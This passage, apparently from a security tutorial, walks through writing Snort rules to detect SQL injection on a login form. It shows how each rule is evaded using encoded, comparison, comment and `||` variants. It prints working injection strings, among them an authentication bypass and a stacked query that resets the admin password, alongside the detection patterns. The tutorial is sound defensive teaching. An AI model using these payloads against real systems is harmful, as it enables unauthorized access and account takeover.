
Interesting to note, that in SQL the AND operator has precedence over OR, so the above query will be evaluated as: … `WHERE (username='admin' AND password='abc') OR '1'='1'` which will result … `WHERE FALSE OR '1'='1'` thus making it … `WHERE FALSE OR TRUE` which is … `WHERE TRUE` which is the same as ``SELECT * FROM `user` ``. So this query returns all the users, but since the application is very simple, (it has only one user), it will work for us. For more complex application more complex SQL Injection attacks can be used.

Write the rule

So let's create a rule to detect the attack above.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"SQL Injection"; pcre:"/or '1'='1/i"; sid:1400001)
```

The rule uses `pcre` to match the given regular expression (regexp) to the content of the packet. The match is done case insensitively (hence the `i` modifier in the end). This rule will fire if it sees the string `or '1'='1` in any TCP traffic towards our web server's http ports. But if we test it, it doesn't work. To understand the problem check how Snort sees the packet:



The string is html encoded, and that's why the rule above doesn't match. Let's change it to include the html encoded characters:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"SQL Injection"; pcre:"/or\+\%271\%27%3D%271/i";
sid:1400002)
```

(Since pcre uses regexp we had to escape some characters with backslash.) This works, but it's relatively easy to evade by simply using an attack like `abc' or '2'='2`. So let's change the rule to match on `or 'number'='number`:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection"; pcre:"/or\+\%27\d*\%27%3D%27\d*/i"; sid:1400003)
```

(In regexp `\d*` will match on any number of digits.) The problem with this rule is that not only something equals something is true, but for example 3>2 is also true. So it can be evaded with `abc' or '3'>'2`. It seems to be, that the only thing to look for is the word `or` surrounded by spaces. However this rule will generate a lot of false positives.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"Might be an SQL Injection"; pcre:"/\+or\+/i"; sid:1400004)
```

But it's still far from perfect. MySQL supports the C-style `/*comment*/` comments, so we can easily change the attack to `abc' or/**/ '3'>'2`. Since the comment is discarded it will have the same effect as before, but the rule will not fire. Let's change the rule to match for only the world `or` without spaces.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"Might be an SQL Injection"; pcre:"/or/i"; sid:1400005)
```

So we are done, aren't we? There is a big problem with this rule. It surely alerts for all our previous attacks, but it will also alert for a normal (legit) login. Even when the password does not contain the word `or`. Why? One cause could be, that the parameter of the form is called `password`, and that contains the word `or`. But even if we rename that parameter, we will still get the alert for every login. We can figure out the real case if we look at the request (displayed on the previous page): it always contains the string `Content-Type:application/x-www-form-urlencoded` which contains `or` in `form`. Basically we wrote a rule, which will alert on every login regardless of the presence of any attack so this rule is useless.

Additional remarks

Let's say we somehow overcome this problem with `form`. Would it work then? It turns out, that SQL is a really flexible language, so you can use `||` instead of `or`. Thus this attack vector will work without generating any alarm: `abc' || '3'>'2`. Of course you can write a rule for `||` too, but there is always a new attack. For example if we enter this to the password field: `` abc'; UPDATE `user` SET password='pass' WHERE username='admin `` it will change the password of the admin to pass.

Conclusion

Snort is a really powerful tool, but it's not perfect. It is good to detect known attacks, but it won't stop targeted attacks. This is especially true if you only use the default Snort rules, since the attacker can test their attack in advance to avoid detection. Using custom rules can work, but always remember, that more general rules will generate more false alerts, and if no one is looking at the alerts, or if the attacker can hide between the false alerts, then the whole solution doesn't worth anything.

Snort will detect script kiddies and automated scanners, which sounds good, but you also have to keep in mind, that today scanning the whole IPv4 address space takes less than 5 minutes[2], so if your server is publicly available you will get a lot of alerts from automated scanners.

So overall Snort is great, but it should be considered as one part of the defense system, and not as the ultimate solution.

References

[1] http://books.gigatux.nl/mirror/snortids/0596006616/snortids-CHP-3-SECT-3.html

[2] https://zmap.io/

[3] http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node9.html